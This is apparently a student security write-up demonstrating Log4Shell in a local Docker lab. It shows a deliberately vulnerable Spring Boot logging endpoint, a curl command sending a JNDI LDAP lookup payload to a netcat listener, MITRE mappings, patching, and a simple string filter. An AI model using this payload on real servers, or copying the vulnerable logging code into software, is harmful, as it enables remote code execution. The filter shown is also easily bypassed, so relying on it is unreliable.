
Securing Systems Against Log4Shell Exploits

1. Introduction

Log4Shell (CVE-2021-44228) is a critical remote code execution (RCE) vulnerability discovered in December 2021 in Apache Log4j, a widely used Java logging library. It allows attackers to execute arbitrary code on servers simply by submitting a malicious string that is subsequently logged by the application. This vulnerability's global impact highlights the importance of patching, input validation, and layered security.

This assignment demonstrates a real-world Log4Shell exploit and mitigation scenario using a Dockerized Java Spring Boot application, with steps mapped to MITRE ATT&CK, DEFEND, and REACT frameworks.

2. Architecture Diagram


User/Attacker
Sends POST with JNDI payload
Docker Container: Spring Boot App (Log4j 2.14.1) POST /log endpoint
(Triggers JNDI LDAP Lookup)
Host/WSL: Netcat listener on pot 1389 Simulated Attacker LDAP Server

Description

- The **Docker container** runs your vulnerable Spring Boot app. It has a `/log` endpoint.
- An attacker sends a JNDI payload to the `/log` endpoint.
- Log4j (if vulnerable) triggers a JNDI connection out to the LDAP address specified.
- The **host/WSL machine** (simulating the attacker) listens with `nc -lvkp 1389` and receives the connection

3. Exploit Explanation

3.1 Vulnerable Scenario

- The app has a controller:

  ```
  java
  CopyEdit
  @PostMapping("/log")
  public String logInput(@RequestBody String input) {
      logger.info("User input: " + input);
      return "Logged: " + input;
  }
  ```

- The attacker sends:

  ```
  bash
  CopyEdit
  curl -H 'Content-Type: text/plain' --data
  '${jndi:ldap://host.docker.internal:1389/a}' http://localhost:8080/log
  ```

- Log4j interprets `${jndi:...}` and makes an outbound connection to the netcat listener on the host (simulating a real LDAP attack server).

3.2 Proof of Exploit

- Netcat terminal on the host (attacker) shows a connection when the payload is sent.
- This connection is evidence that a vulnerable Log4j app can be tricked into contacting attacker-controlled systems.

3.3 MITRE Mapping

- **MITRE ATT&CK:**
  - **Tactic**: Initial Access
  - Technique: Exploit Public-Facing Application (T1190)
- This demonstrates a real-world initial access vector.

4. Mitigation and Response Summary

4.1 Mitigation

Patch the Library:

- Update `pom.xml` to use Log4j 2.17.0 (no longer interprets dangerous JNDI input).

Input Validation:

- Add code to block known attack patterns:

  ```
  java
  ```

```
CopyEdit
if (input.contains("${jndi:")) {
    return "Invalid input detected";
}
```

- This is "defense in depth"—even if the library is bypassed, input filtering provides a second layer.

4.2 Testing the Defense

- Send the exploit payload again.
- Netcat does not receive a connection.
- App returns: `"Invalid input detected"`
- Normal messages (e.g. `"Hello World"`) are logged as expected.

4.3 Incident Response

MITRE REACT Steps:

1. **Detect:** Use `docker logs <container_id>` to spot malicious `${jndi:` input.
2. **Contain:** Bring down the vulnerable app with `docker-compose down`.
3. **Eradicate:** Remove compromised containers and verify no persistence.
4. **Recover:** Rebuild and redeploy the patched, validated app.

5. Conclusion

The Log4Shell vulnerability reveals how small misconfigurations in libraries can have massive, real-world impacts. This project showed how an attacker can exploit such a flaw, and how layered defenses—patch management, input validation, and rapid incident response—can contain and eradicate these threats. Mapping steps to MITRE's frameworks adds professional structure to the analysis.